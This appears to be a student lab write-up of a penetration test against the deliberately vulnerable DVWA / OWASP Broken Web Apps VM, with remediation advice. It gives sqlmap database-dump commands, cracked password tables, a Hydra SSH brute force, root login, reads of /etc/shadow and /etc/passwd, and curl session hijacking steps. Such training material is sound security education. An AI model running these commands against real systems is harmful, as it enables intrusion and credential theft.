First, I found out which databases were in the target URL.

**Command:**

*sqlmap -u "http://192.168.126.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=crh8m6huqn8bmu4jgqubug0166; security=low" –dbs*



```
[16:58:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL ⩾ 5.1
[16:58:09] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[16:58:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.126.129'

[*] ending @ 16:58:10 /2026-04-04/

(hasib㉿kali)-[~/Desktop]$
```

**Observation:**

*sqlmap* successfully found the injection point and showed that it is possible to attack it via *Boolean-based blind, Error-based*, *Time-based* blind, and *UNION* query.

Finally, I found two databases:

1. *dvwa*
2. *information_schema*


```
[16:58:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL ⩾ 5.1
[16:58:09] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[16:58:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.126.129'

[*] ending @ 16:58:10 /2026-04-04/

(hasib㉿kali)-[~/Desktop]$
```


**Dumping User Credentials**

After getting the database, I dumped the data from the users table in the *dvwa* database and cracked the password hash.

**Command:**

*sqlmap -u "http://192.168.126.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=crh8m6huqn8bmu4jgqubug0166; security=low" -D dvwa -T users –dump*



```
y
[17:00:15] [INFO] writing hashes to a temporary file '/tmp/sqlmapovjdzkel452363/sqlmaphashes-9t_hbap6.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[17:00:19] [INFO] using hash method 'md5_generic_passwd'
[17:00:19] [INFO] resuming password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[17:00:19] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[17:00:19] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[17:00:19] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[17:00:19] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[17:00:19] [INFO] resuming password 'user' for hash 'ee11cbb19052e40b07aac0ca060c23ee'
Database: dvwa
Table: users
[6 entries]
+---------+---------+-----------------------------------------+----------------------------------------------------+-----------+------------+
| user_id | user    | avatar                                  | password                                           | last_name | first_name |
+---------+---------+-----------------------------------------+----------------------------------------------------+-----------+------------+
| 1       | admin   | http://127.0.0.1/dvwa/hackable/users/admin.jpg   | 21232f297a57a5a743894a0e4a801fc3 (admin)    | admin     | admin      |
| 2       | gordonb | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://127.0.0.1/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://127.0.0.1/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://127.0.0.1/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
| 6       | user    | http://127.0.0.1/dvwa/hackable/users/1337.jpg    | ee11cbb19052e40b07aac0ca060c23ee (user)     | user      | user       |
+---------+---------+-----------------------------------------+----------------------------------------------------+-----------+------------+

[17:00:19] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.126.129/dump/dvwa/users.csv'
[17:00:19] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.126.129'

[*] ending @ 17:00:19 /2026-04-04/


(hasib㉿kali)-[~/Desktop]$
```

**Result Table:**

After cracking, I found the following user data:

| User ID | Username | Password (Cracked) | First Name | Last Name |
|---|---|---|---|---|
| 1 | admin | admin | admin | admin |
| 2 | gordonb | abc123 | Gordon | Brown |
| 3 | 1337 | charley | Hack | Me |
| 4 | pablo | letmein | Pablo | Picasso |
| 5 | smithy | password | Bob | Smith |
| 6 | user | user | user | user |



**Access Gained**

The recovered credentials can now be used to log in to the *DVWA* portal as an admin or other user account. This demonstrates how vulnerable a web application can be if there is no proper input validation.

**Vulnerability Analysis**

- **Vulnerability:** The application is using user input (id parameter) directly in SQL queries without filtering it.
- **Impact:** An attacker can steal all the sensitive information (e.g. username, password) in the database.
- **Secondary Weakness:** The passwords were stored in *MD5* hashes and were very common (Weak Passwords), which made it easy to crack them using a dictionary attack.

**Remediation**

The following steps should be taken to stop this attack:

1. **Use Prepared Statements:** Use parameterized queries instead of writing SQL queries directly.

**2. Input Sanitization:** Filter out any special characters in the user input.

**3. Strong Hashing**: Using *BCRYP*T or *Argon2* instead of *MD5* and adding Salt to the password.

**4. WAF Deployment:** Using a *Web Application Firewall* that can detect this type of automated scan.

**- Use various exploitation Tools to gain access**

- **Information Gathering**

First, I find the services open on the target server (*192.168.126.129*) through enumeration. Specifically, I download the source code of *DVWA (Damn Vulnerable Web App)* from the *SMB* share.

- **Command:** *smbclient -L //192.168.126.129/ -N*
- **Information obtained:** The entire directory structure of the web application.

```
(hasib㉿kali)-[~/Desktop]$ smbclient -L //192.168.126.129/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        apache          Disk      Apache Web Server Root
        tomcat          Disk      Tomcat6 Root
        var             Disk      /var
        etc             Disk      /etc
        usr             Disk      /usr
        owaspbwa        Disk      /owaspbwa
        IPC$            IPC       IPC Service (owaspbwa server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            OWASPBWA
```

- **Source Code Auditing**

By analyzing the downloaded files, I find the database configuration file.

- **File Path:** *config/config.inc.php*

```
cd: no such file or directory: /home/kali/Desktop/dvwa-git

(hasib㉿kali)-[~/Desktop]$ ls -F
29316.py*       favicon.ico      'MACs=hmac-sha1'   secrets_custom.py
about.php       hackable/        Oneliners.js       security.php
CHANGELOG.md    hydra.restore    phpinfo.php        setup.php
config/         ids_log.php      php.ini            templates/
COPYING.txt     index.php        __pycache__/       vulnerabilities/
docs/           instructions.php README.md
dvwa/           login.php        robots.txt
external/       logout.php       run.py
```

- **Output:** There was both database user and password *dvwa*. I also know that there are users named *admin, smithy, pablo* in the system.

```
(hasib㉿kali)-[~/Desktop]$ cat config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the
variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a
problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED
during setup.
# Please use a database dedicated to DVWA.

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'dvwa';
$_DVWA[ 'db_password' ] = 'dvwa';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

# ReCAPTCHA Settings
# Get your keys at https://www.google.com/recaptcha/admin/create
$_DVWA['recaptcha_public_key'] = "";
$_DVWA['recaptcha_private_key'] = "";

# Default Security Level
# The default is high, you may wish to set this to either low or medium.
# If you specify an invalid level, DVWA will default to high.
$_DVWA['default_security_level'] = "low";
```

Then the password was found with the following command:

```
(hasib㉿kali)-[~/Desktop]$ grep -rn "password" .
./dvwa/includes/dvwaPage.inc.php:545:           if( !@mysql_connect( $_DVWA[
'db_server' ], $_DVWA[ 'db_user' ], $_DVWA[ 'db_password' ] )
./dvwa/includes/dvwaPage.inc.php:554:           $dbconn = pg_connect("host=".
$_DVWA[ 'db_server' ]." dbname=".$_DVWA[ 'db_database' ]." user=".$_DVWA[ 'db
_user' ]." password=".$_DVWA[ 'db_password' ])
./dvwa/includes/DBMS/DBMS.php:21:  $login = "SELECT * FROM `users` WHERE user
='$user' AND password='$pass';";
./dvwa/includes/DBMS/DBMS.php:45:    $login = "SELECT * FROM users WHERE user
name='$user' AND password='$pass';";
./dvwa/includes/DBMS/DBMS.php:77:           if( !@mysql_connect( $_DVWA[
'db_server' ], $_DVWA[ 'db_user' ], $_DVWA[ 'db_password' ] )
./dvwa/includes/DBMS/DBMS.php:84:           $dbconn = @pg_connect("host="
.$_DVWA[ 'db_server' ]." port=".$_DVWA[ 'db_port' ]." dbname=".$_DVWA[ 'db_da
tabase' ]." user=".$_DVWA[ 'db_user' ]." password=".$_DVWA[ 'db_password' ])
./dvwa/includes/DBMS/PGSQL.php:10:if ( !@pg_connect("host=".$_DVWA[ 'db_serve
r' ]." port=".$_DVWA[ 'db_port' ]." user=".$_DVWA[ 'db_user' ]." password=".$
_DVWA[ 'db_password' ]) ) {
./dvwa/includes/DBMS/PGSQL.php:34:$dbconn = @pg_connect("host=".$_DVWA[ 'db_s
erver' ]." port=".$_DVWA[ 'db_port' ]." dbname=".$_DVWA[ 'db_database' ]." us
er=".$_DVWA[ 'db_user' ]." password=".$_DVWA[ 'db_password' ]);
./dvwa/includes/DBMS/PGSQL.php:46:$create_tb = "CREATE TABLE users (user_id i
nteger UNIQUE, first_name text, last_name text, username text, password text,
 avatar text, PRIMARY KEY (user_id));";
./dvwa/includes/DBMS/PGSQL.php:61:      ('1','admin','admin','admin',MD5('pas
sword'),'{$baseUrl}admin.jpg'),
./dvwa/includes/DBMS/PGSQL.php:65:      ('5','bob','smith','smithy',MD5('pass
word'),'{$baseUrl}smithy.jpg');";
./dvwa/includes/DBMS/MySQL.php:9:if( !@mysql_connect( $_DVWA[ 'db_server' ],
$_DVWA[ 'db_user' ], $_DVWA[ 'db_password' ] ) ) {
./dvwa/includes/DBMS/MySQL.php:36:$create_tb = "CREATE TABLE users (user_id i
nt(6),first_name varchar(15),last_name varchar(15), user varchar(15), passwor
d varchar(32),avatar varchar(70), PRIMARY KEY (user_id));";
./dvwa/includes/DBMS/MySQL.php:56:      ('5','Bob','Smith','smithy',MD5('pass
word'),'{$baseUrl}smithy.jpg'),
./config/config.inc.php:20:$_DVWA[ 'db_password' ] = 'dvwa';
./login.php:18: $pass = $_POST[ 'password' ];
./login.php:23: $qry = "SELECT * FROM `users` WHERE user='$user' AND password
='$pass';";
./login.php:79:                 <label for=\"pass\">Password</label> <input t
```


```
./vulnerabilities/brute/help/help.php:9:        <p>Password cracking is the p
rocess of recovering passwords from data that has been stored in or transmitt
ed by a computer system. A common approach is to repeatedly try guesses for t
he password.</p>
./vulnerabilities/brute/help/help.php:11:       <p>Users often choose weak pa
sswords. Examples of insecure choices include single words found in dictionar
ies, given and family names, any too short password
./vulnerabilities/brute/help/help.php:12:       (usually thought to be 6 or 7
 characters or less), or any password meeting a too restrictive and so predic
table, pattern (eg, alternating vowels and consonants).</p>
./vulnerabilities/brute/help/help.php:14:       <p>A last resort is to try ev
ery possible password, known as a brute force attack. In theory, if there is
no limit to the number of attempts, a brute force attack will always
./vulnerabilities/brute/help/help.php:15:       be successful since the rules
 for acceptable passwords must be publicly known; but as the length of the pa
ssword increases, so does the number of possible passwords.</p>
./vulnerabilities/brute/index.php:45:                   Password:<br><input t
ype=\"password\" AUTOCOMPLETE=\"off\" name=\"password\"><br>
./vulnerabilities/brute/source/high.php:10:     // Sanitise password input
./vulnerabilities/brute/source/high.php:11:     $pass = $_GET[ 'password' ];
./vulnerabilities/brute/source/high.php:16:     $qry = "SELECT * FROM `users`
 WHERE user='$user' AND password='$pass';";
./vulnerabilities/brute/source/high.php:25:             $html .= "<p>Welcome
to the password protected area " . $user . "</p>";
./vulnerabilities/brute/source/high.php:30:             $html .= "<pre><br>Us
ername and/or password incorrect.</pre>";
./vulnerabilities/brute/source/low.php:7:       $pass = $_GET['password'];
./vulnerabilities/brute/source/low.php:10:      $qry = "SELECT * FROM `users`
 WHERE user='$user' AND password='$pass';";
./vulnerabilities/brute/source/low.php:19:              $html .= "<p>Welcome
to the password protected area " . $user . "</p>";
./vulnerabilities/brute/source/low.php:23:              $html .= "<pre><br>Us
ername and/or password incorrect.</pre>";
./vulnerabilities/brute/source/medium.php:9:    // Sanitise password input
./vulnerabilities/brute/source/medium.php:10:   $pass = $_GET[ 'password' ];
./vulnerabilities/brute/source/medium.php:14:   $qry = "SELECT * FROM `users`
 WHERE user='$user' AND password='$pass';";
./vulnerabilities/brute/source/medium.php:23:           $html .= "<p>Welcome
to the password protected area " . $user . "</p>";
./vulnerabilities/brute/source/medium.php:27:           $html .= "<pre><br>Us
ername and/or password incorrect.</pre>";
./vulnerabilities/captcha/help/help.php:15:             password changes, and
 posting content. In this example, the CAPTCHA is guarding the change passwor
d functionality for the Administrator account. This provides
```




- **Brute Force with Hydra**

I attack the SSH server by creating a list of users obtained from the source code. Since it is an old server, I use special parameters to ensure the connection.

- **Commnad:** *hydra -L users.txt -P pass.txt -o "MACs=hmac-sha1" 192.168.126.129 ssh*




- **Result:** *Root:owaspbwa* credentials were successfully found.

- **System access and privilege verification (Gaining Access)**

With the password I received, I take full control (*Root Access*) of the server via SSH.

- **Command:** *ssh root@192.168.126.129 -o "MACs=hmac-sha1"*

```
(hasib㉿kali)-[~/Desktop]$ ssh root@192.168.126.129 -o "MACs=hmac-sha1"
root@192.168.126.129's password:
You have new mail.
Last login: Sat Apr  4 17:10:38 2026

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.126.129/

You can administer / configure this machine through the console here, by SSHing
to 192.168.126.129, via Samba at \\192.168.126.129\, or via phpmyadmin at
http://192.168.126.129/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".
```

- **Proof:** The *whoami* command results in root, then *ifconfig* shows the internet config again, which confirms that I have maximum power.

```
root@owaspbwa:~#  whoami
root
root@owaspbwa:~#
```

```
root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:a0:f1
          inet addr:192.168.126.129  Bcast:192.168.126.255  Mask:255.255.255.
0
          inet6 addr: fe80::20c:29ff:fec2:a0f1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60523 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61990 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10235153 (10.2 MB)  TX bytes:17937912 (17.9 MB)
          Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3707 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3707 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:940169 (940.1 KB)  TX bytes:940169 (940.1 KB)
```

### ➢ Data Exfiltration and Password Cracking (Post-Exploitation)


As root user, I enter the database and collect all user password hashes and crack them offline.

- **Database query:** *mysql -u dvwa -p'dvwa' -e "use dvwa; select user, password from users;"*

```
root@owaspbwa:~# mysql -u dvwa -p'dvwa' -e "use dvwa; select user, password f
rom users;"
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 21232f297a57a5a743894a0e4a801fc3 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
| user    | ee11cbb19052e40b07aac0ca060c23ee |
+---------+----------------------------------+
```


I used the *'John the Ripper'* tool to crack the *MD5* hash (*21232f297a57a5a743894a0e4a801fc3*) obtained from the database. Since it was a *Raw-MD5* hash, I ran a dictionary attack using the *--format=Raw-MD5* flag. Within a few seconds, the tool recovered the password, which was *'admin'*.

- **Hash Cracking Tool:** *John the Ripper*
- **Viewing the Password Hash (Shadow File) of All Users on the System:** *cat /etc/shadow*




- **Finding text files or secret files:**

*find / -name "*.txt" 2>/dev/null | grep -i "secret"*





- **Cracking the received hash (password recovery)**

I was able to crack the hashes that I get from the database and see the real password by sitting in my Kali VM.

*echo "21232f297a57a5a743894a0e4a801fc3" > hash.txt*




*Admin's MD5* hash *(21232f297a5...)* was cracked and the password was found: *admin.*

**D. Verication of Gaining Access**

**- Gaining Access implies you can access other endpoints of the web application**

**Solution:**

**Verification of Gaining Access**

After successfully logging into the system, I have proven that I am able to access various endpoints of the web application (login page, home page, and admin panel).

**Login Verification (Authentication)**

I have verified that I have the correct username and password with the following command.

**Command:**

*curl -d "username=admin&password=admin&Login=Login" -X POST http://192.168.126.129/dvwa/login.php -v*




Here 302 Found and Location: index.php means that the login was successful.

**Session Cookie Verification (Session Persistence)**

After logging in, the server gives me an identity (*Cookie*). Using that, it is verified whether I can log in or not.

**Command:**

*curl -b cookies.txt http://192.168.126.129/dvwa/index.php | grep "Welcome"*

```
(hasib㉿kali)-[~/Desktop]$ curl -b cookies.txt http://192.168.126.129/dvwa/index.php | grep "Welcome"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4704 100  4704    0     0      0 <title>Damn Vulnerable Web App (DVWA) v1.8 :: Welcome</title>
        <h1>Welcome to Damn Vulnerable Web App!</h1>
100  4704 100  4704    0     0 103.1k      0                              0
```


The output shows the *Welcome* message, which means the server has accepted my session.

### Privileged Endpoint Access

I then accessed a specific vulnerable endpoint and proved that I could now go to any page as the application admin.

### Command:

*curl -b cookies.txt* [http://192.168.126.129/dvwa/vulnerabilities/exec/](http://192.168.126.129/dvwa/vulnerabilities/exec/)








The Username: admin and Security Level: low below the above output mean that the endpoint has been successfully exploited.

After successfully cracking the admin password, I have proven through the command line that I am now in control of the web application endpoints.

**Login Verification (Authentication Proof)**

I sent a login request using curl and received an *HTTP 302 Found* response from the server, confirming that the credentials are correct.


- **Proof:** *< Location: index.php* (This indicates that the server is sending me to the home page because the login was successful).




**Session and Authentication Verification (Session Proof)**

I was able to access the index page directly using the cookie received after logging in.

- **Command:** *curl -b cookies.txt http://192.168.126.129/dvwa/index.php | grep "Welcome"*
- **Output:** *<h1>Welcome to Damn Vulnerable Web App!</h1>*



**Endpoint Access Verification (Privileged Access Proof)**

I have directly accessed the *Command Execution* endpoint (*vulnerabilities/exec/).*

- **Information from the output:** * *Username: admin*
  - **Security Level:** *low*

This proves that, I am now able to exploit any endpoint in the application as a privileged user.




**- A checkpoint is shown in the snapshot below**


In this step, I have proven that after successfully cracking the credentials, I was able to take full control over the various endpoints of the web application and the internal file system of the server.

**Login Verification**

First, I login with the *admin:admin* credentials using the curl command and create a session cookie (*cookies.txt*).

- **Command:**

*curl -v -c cookies.txt -d "username=admin&password=admin&Login=Login" http://192.168.126.129/dvwa/login.php*



An *HTTP 302 Found* response was received from the server, indicating that the login was successful and the session was saved in *cookies.txt*.

- **Command:** *cat cookies.txt*

```
(hasib㉿kali)-[~/Desktop]$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

192.168.126.129 FALSE   /dvwa    FALSE   0       security        low
192.168.126.129 FALSE   /       FALSE   0       PHPSESSID       p8a1qr06o1dfgi9527kkhsd6h4
```

I saved the session cookies in the cookies.txt file after logging into the target server using the *curl* command. The cat command shows that the server issued a *PHPSESSID* (*p8a1qr06o1dfgi9527kkhsd6h4*). This proves that the application is using *session-based* authentication and I am now able to access subsequent pages without a password.

**Home Page & Endpoint Access (Visual & Terminal Proof)**

I have proven that I am now an authenticated user using session cookies.

- **Command:**

*curl -b cookies.txt http://192.168.126.129/dvwa/index.php | grep "Welcome"*

```
(hasib㉿kali)-[~/Desktop]$ curl -c cookies.txt -d "username=admin&password=ad
min&Login=Login" http://192.168.126.129/dvwa/login.php
curl -b cookies.txt http://192.168.126.129/dvwa/index.php | grep "Welcome"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curren
t
                                 Dload  Upload   Total   Spent    Left  Speed
100  4704 100  4704    0     0 143.3k      0                              0
        <title>Damn Vulnerable Web App (DVWA) v1.8 :: Welcome</title>
        <h1>Welcome to Damn Vulnerable Web App!</h1>
```

- **Output:** *<h1>Welcome to Damn Vulnerable Web App!</h1>*

This ensures that I can now access internal pages without a password.


**System File Read (Sensitive Data Leak)**


I used a command injection vulnerability to read the server's */etc/passwd* file. This is a major checkpoint for *Gaining Access*.

